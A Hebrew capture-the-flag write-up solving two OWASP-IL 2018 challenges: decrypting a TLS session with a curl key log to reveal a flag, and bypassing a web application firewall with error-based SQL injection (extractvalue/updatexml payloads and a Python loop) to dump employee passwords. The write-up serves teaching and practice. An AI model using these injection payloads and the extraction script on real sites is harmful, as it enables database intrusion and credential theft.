27	0.405799764	10.0.2.15	52.47.109.181	TLSv1.2	100 Application Data
28	0.405857458	52.47.109.181	10.0.2.15	TCP	60 8443 → 45224 [ACK] Seq=1595 Ack=1127 Win=65535 Len=0
29	0.405947665	10.0.2.15	52.47.109.181	TLSv1.2	100 Application Data
30	0.406007124	52.47.109.181	10.0.2.15	TCP	60 8443 → 45224 [ACK] Seq=1595 Ack=1173 Win=65535 Len=0
31	0.406154205	10.0.2.15	52.47.109.181	TLSv1.2	100 Application Data
32	0.406402787	52.47.109.181	10.0.2.15	TCP	60 8443 → 45224 [ACK] Seq=1595 Ack=1219 Win=65535 Len=0
33	0.406407478	52.47.109.181	10.0.2.15	TCP	60 8443 → 45224 [ACK] Seq=1595 Ack=1265 Win=65535 Len=0

את החלק הראשון (DNS) אפשר לפסול (למשל כי הוא לא קשור לבקשה הספציפית ל-URI הזה, והוא בכלל לא מתקבל מהשרת). מה שנשאר לבדוק הוא את התעבורה החל מליחצת היד ברמת ה-TCP עם השרת ועד לסיום התקשורת.

ישנן מספר שכבות לבדוק:

1. שכבת IP
2. שכבת TCP
3. שכבת TLS (החל משלב מסוים התעבורה בשכבה זו מוצפנת)

מכיוון שזהו האתגר היחיד שמכיל שכבת TLS, זה נראה כמו המקום ההגיוני להתחיל ממנו.

אפשר לבחון את פרטי ההתקשרות באמצעות שימוש cURL במצב Verbose:

```
root@kali:/media/sf_CTFs/owasp_il/flags# curl -v -k https://challenges.owaspil.ctf.today:8443/flags/NetherlandsAntilles-flags-cat
* Trying 52.47.109.181...
* TCP_NODELAY set
* Connected to challenges.owaspil.ctf.today (52.47.109.181) port 8443 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* successfully set certificate verify locations:
*   CAfile: none
*   CAPath: /etc/ssl/certs
* TLSv1.2 (OUT), TLS handshake, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Server hello (2):
* TLSv1.2 (IN), TLS handshake, Certificate (11):
* TLSv1.2 (IN), TLS handshake, Server key exchange (12):
* TLSv1.2 (IN), TLS handshake, Server finished (14):
* TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
* TLSv1.2 (OUT), TLS change cipher, Client hello (1):
* TLSv1.2 (OUT), TLS handshake, Finished (20):
* TLSv1.2 (IN), TLS handshake, Finished (20):
* SSL connection using TLSv1.2 / ECDHE-RSA-AES128-GCM-SHA256
* ALPN, server accepted to use h2
* Server certificate:
*   subject: C=AU; ST=Some-State; O=Internet Widgits Pty Ltd
*   start date: May 28 10:02:02 2018 GMT
```

```

* expire date: May 28 10:02:02 2019 GMT
* issuer: C=AU; ST=Some-State; O=Internet Widgits Pty Ltd
* SSL certificate verify result: self signed certificate (18), continuing
anyway.
* Using HTTP2, server supports multi-use
* Connection state changed (HTTP/2 confirmed)
* Copying HTTP/2 data in stream buffer to connection buffer after upgrade:
len=0
* Using Stream ID: 1 (easy handle 0x562a5c7dea50)
> GET /flags/NetherlandsAntilles-flags-cat HTTP/2
> Host: challenges.owaspil.ctf.today:8443
> User-Agent: curl/7.61.0
> Accept: */*
>
* Connection state changed (MAX_CONCURRENT_STREAMS == 100)!
< HTTP/2 200
< content-type: text/html
< date: Mon, 24 Sep 2018 15:22:05 GMT
<
* Connection #0 to host challenges.owaspil.ctf.today left intact
Look closely.. you just received it :)

```

שום דבר חריג לא מופיע פה.

ה-Certificate שנשלח מהשרת הוא מקום הגיוני להחביא בו מידע, לכן שמרתי אותו ועברתי עליו:

```

root@kali:/media/sf_CTFs/owasp_il/flags# openssl x509 -in 1.cer -inform der -text -
noout
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number:
            9c:59:56:dd:cb:cd:d0:ca
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
        Validity
            Not Before: May 28 10:02:02 2018 GMT
            Not After : May 28 10:02:02 2019 GMT
        Subject: C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            Public-Key: (1024 bit)
            Modulus:
                00:d5:ce:81:bf:fe:9d:77:c2:be:2c:3e:c8:cc:ec:
                16:ce:cb:d3:31:8b:25:77:60:e1:e0:a0:0e:d5:c8:
                e7:f2:a4:db:90:07:76:5a:cf:e6:79:4a:0e:02:3e:
                d9:43:d0:77:04:ad:b3:0b:32:47:87:6c:1c:80:bb:
                29:92:9f:2d:36:96:b6:ca:95:3b:9e:7e:9f:19:31:
                c0:cd:3b:b4:e5:45:b8:29:d4:9a:41:bf:be:5f:1e:
                cf:b3:e7:84:9e:9c:06:7c:5d:0b:39:65:5f:4e:83:
                97:a6:fc:d4:52:d6:c4:5d:e4:45:c7:49:65:21:03:
                8e:30:16:71:c6:63:22:f9:81
            Exponent: 65537 (0x10001)
        Signature Algorithm: sha256WithRSAEncryption
            60:ca:89:43:2b:9c:2c:44:dc:cl:1c:64:8c:1b:3d:87:91:95:
            17:e1:7d:96:67:a4:de:50:f4:f9:16:2b:86:d7:4a:db:f5:60:
            ea:0f:bd:37:3b:df:ec:c1:62:9c:4f:49:ec:6c:aa:37:00:f3:
            4f:a5:b0:24:a4:f1:fd:59:c8:70:c8:d0:3d:67:38:b1:03:f7:
            61:e9:19:81:e1:3d:e5:81:6b:0e:dc:b2:f2:80:9e:ba:59:2c:
            6b:ab:aa:a4:dc:c7:e0:80:24:aa:74:94:45:37:18:86:e6:c4:

```

aa:39:dd:00:cd:f5:da:46:d0:72:84:8a:1e:2f:87:83:a8:b3:
08:c1

לא היה שום דבר מיוחד במספר הסריאלי, או במודולו.

לעיתים ניתן לפצח את המפתח הפרטי של RSA במידה ונעשו טעויות ביצירתו. כלי אחד כזה הוא [RsaCtfTool](#), אך גם הוא לא העלה דבר.

מכיוון שהכיוון הזה לא הצליח, עברתי להסתכל על התעבורה עצמה. בכל שכבה (במידת האפשר), עברתי על המידע וחיפשתי נתונים יוצאי דופן, למשל:

- מחרוזות ASCII
- מידע מוחבא בתוך שדות שמורים (Reserved)
- Checksum-ים שלא מסתדרים
- מידע ב-Sequence Number וב-Ack Number

שום דבר לא בלט לעין.


בלית ברירה, עברתי לכיוון שלא היה נראה לי שיש בו משהו – פענוח תעבורת ה-TLS.

ל-Wireshark יש יכולת להציג את תעבורת ה-TLS המפוענחת, במידה ומספקים לו מפתח פרטי ששימש להתקשרות. עשיתי דברים כאלה בעבר כשהיה בידי המפתח הפרטי של ה-Certificate שנשלח מהשרת, אך איך עושים זאת כשאני בצד הלקוח?

מסתבר שקיים משתנה סביבה בשם SSLKEYLOGFILE שכאשר מגדירים אותו, כרום ופיירפוקס יתעדו את המפתחות שמשמשים להצפנת תעבורת TLS בקובץ לוג מיוחד. ואפילו יותר טוב – Wireshark יודע להסתדר עם הפורמט של הקובץ הזה. מצוין, לא? ובכן, גם זה לא עבד, וברשת אפשר למצוא המון מידע על כך שהתמיכה הוסרה, והוחזרה, ועובדת רק ב-Builds מסוימים, או שלא, ובקיצור – נראה כמו מבוי סתום. עד שלפתע מתברר שגם [cURL תומך באפשרות הזו \(!\)](#) והחיים חוזרים להיות פשוטים.

לאחר הגדרת הקובץ במקום המתאים ב-Wireshark, אנחנו נחשפים לתעבורת ה-TLS המפוענחת.

ומי מחכה שם אם לא הדגל, במספר טאבים של Decrypted SSL בתחתית המסך:



הדגל:

OWASP-IL{This_is_the_real_flag}

אתגר 15 – Alcatraz (רמת קושי קשה, 850 נקודות)

הוראות האתגר:


Hi,
I am **Frank Morris**,
I need your help to escape prison,
I heard it's very easy for you and I hope it will be the case this time,
Please get the Alcatraz administrator password from their website and I will pay you well.

URL: <http://challenges.owaspil.ctf.today:8081/>

פתרון:

הקישור מביא אותנו אל האתר הבא:

Employee Profile



Landon Ortiz

an Employee

•

👤

redgorilla313

•

✉

landon.ortiz@example.com

Date Of Joining: 2009-11-24

הכתובת משתנה בהתאם ל:

<http://challenges.owaspil.ctf.today:8081/profile.php?id=1>

ניתן לשנות את המזהה (עד ל-25) ולקבל עובדים נוספים, אחרת מקבלים הודעת שגיאה:

Error: employee not found

אם ננסה להכניס קלט לא חוקי, כמו למשל "%" או "*", נקבל הודעת שגיאה אחרת:

Security error: Blocked by the Web Application Firewall

ואם נמשיך לנסות עם גרש ('), נקבל את קצה החוט שחיפשנו:

SQL error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\ LIMIT 1' at line 1

הצעד המתבקש הבא הוא לנסות תוכנה אוטומטית לניצול פרצות SQL Injection על האתר, למשל SQLMap.

```
root@kali:~# sqlmap -u http://challenges.owaspil.ctf.today:8081/profile.php?id=1
--risk 3 --level 5

{1.2.5#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 19:15:08

[19:15:09] [INF0] testing connection to the target URL
[19:15:10] [CRITICAL] previous heuristics detected that the target is protected
by some kind of WAF/IPS/IDS
```

הכלי מזהה שקיימת חולשה אך לא מצליח לנצל אותה, כנראה בגלל ה-WAF (לאחר ההודעה הצבועה באדום מגיעים אינספור ניסיונות אך כולם נכשלים). אנחנו לבד.

בטבלה הבאה אפשר לראות מספר ניסיונות ידניים ואת הפלט שלהם:

Input	Output
'	SQL error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\'' LIMIT 1' at line 1
a	SQL error: Unknown column 'a' in 'where clause'
1 or 1=1--	Security error: Blocked by the Web Application Firewall
and	SQL error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'and LIMIT 1' at line 1
email	Error: employee not found

מכאן היה נראה שהשאילתא היא:

WHERE id = \$id

ולא:

WHERE id = '\$id'

חזרה לגוגל, בחיפוש אחרי WAF Bypass. אחת התוצאות הראשונות היא [זו](#), עם כמעט 200 שורות שכדאי לנסות.

כתבתי סקריפט קצר שינסה את כולן, וידפיס את אלו שלא מחזירות שגיאת WAF (עבור שאילתות שהתחילו עם גרש, הסרתי את הגרש בעקבות ההנחה לעיל).

התוצאות הבולטות היו:

```

-----
and(true)like(false)union(select(pass)from(users))#
SQL error: You have an error in your SQL syntax; check the manual that corresponds
to your MariaDB server version for the right syntax to use near
'and(true)like(false)union(select(pass)from(users)) LIMIT 1' at line 1
-----
extractvalue(rand(0),concat(0x0a,version()))
SQL error: XPATH syntax error: '
10.3.9-MariaDB-1:10.3.9+maria~b'
-----
extractvalue(floor(0),concat(0x0a,version()))
SQL error: XPATH syntax error: '
10.3.9-MariaDB-1:10.3.9+maria~b'
-----
extractvalue(rand(0),concat(0x0a,unhex(hex(user()))))
SQL error: XPATH syntax error: '
OWASP_IL@172.18.0.2'
-----
extractvalue(floor(0),concat(0x0a,unhex(hex(user()))))
SQL error: XPATH syntax error: '
OWASP_IL@172.18.0.2'
-----
updatexml(1,repeat(user(),2),1)
SQL error: XPATH syntax error: '@172.18.0.2OWASP_IL@172.18.0.2'
-----
updatexml(0,concat(0xa,user()),0)
SQL error: XPATH syntax error: '
OWASP_IL@172.18.0.2'
-----

```

אפשר לראות שני דברים מעניינים:

1. השאילתא שהשתמשה בסוגריים במקום ברווחים הצליחה לעבור את ה-WAF.
2. השאילתות של XPATH הצליחו להוציא מחרוזות מהשרת.

ניקח את המידע הזה וננסה לשלב בין שתי השיטות:

Input	Output	Comment
1and(true)like(false)union(select(id)from(test))	SQL error: Table 'OWASP_IL.test' doesn't exist	We can guess table names
1and(true)like(false)union(select(id)from(employees))	SQL error: FUNCTION OWASP_IL.1and does not exist	Table is called "employees"
(1)union(select(id)from(employees))	SQL error: The used SELECT statements have a different number of columns	We can (almost) union
(1)union(select(password)from(employees))	SQL error: The used SELECT statements have a different number of columns	Column "password" exists (no "unknown column" error)
extractvalue(floor(0),concat(0x0a,(select(password)from(employees)where(id)like(1))))	SQL error: XPATH syntax error: 'emilio'	We can extract passwords

כלומר, אם נריץ את הסקריפט הבא, נקבל את הסיסמאות של כל המשתמשים:

```
for i in range(30):
    sql =
    "extractvalue(floor(0),concat(0x0a,(select (password) from (employees) where (id) like ({}
    )))".format(i)
    r =
    requests.get("http://challenges.owaspil.ctf.today:8081/profile.php?id={}".format(sq
    l))
    print ("{}: {}".format(i, r.text))
```

החלק המעניין של התוצאה:

```
11: SQL error: XPATH syntax error: 'pippen'
12: SQL error: XPATH syntax error: 'icu812'
13: SQL error: XPATH syntax error: 'OWASP-IL{I_Am_The_WAF_Bypass_Ma'
14: SQL error: XPATH syntax error: 'alfredo'
15: SQL error: XPATH syntax error: 'stanley'
```

אנחנו כמעט שם, נראה שהפלט מוגבל ל-32 תווים.

כדי לקבל את החלק השני של הסיסמא, נשתמש בפונקציית right של MySQL:

```
sql =
"extractvalue(floor(0),concat(0x0a,(select (password) from (employees) where (id) like ({}
    )))".format(13)
r =
requests.get("http://challenges.owaspil.ctf.today:8081/profile.php?id={}".format(sq
    l))
print ("{}".format(r.text))

sql =
"extractvalue(floor(0),concat(0x0a,(select (right (password,31) ) from (employees) where (
    id) like ({}))))".format(13)
r =
requests.get("http://challenges.owaspil.ctf.today:8081/profile.php?id={}".format(sq
    l))
print ("{}".format(r.text))
```

התוצאה:

```
SQL error: XPATH syntax error: 'OWASP-IL{I_Am_The_WAF_Bypass_Ma'
SQL error: XPATH syntax error: 'IL{I_Am_The_WAF_Bypass_Master!}'
```

כלומר, הדגל הוא:

OWASP-IL{I_Am_The_WAF_Bypass_Master!}

ו-Frank Morris? האגדה אומרת שהוא הצליח לברוח מכלא אלקטרוני יחד עם שני אסירים נוספים, ואף אחד לא ראה אותם מאז.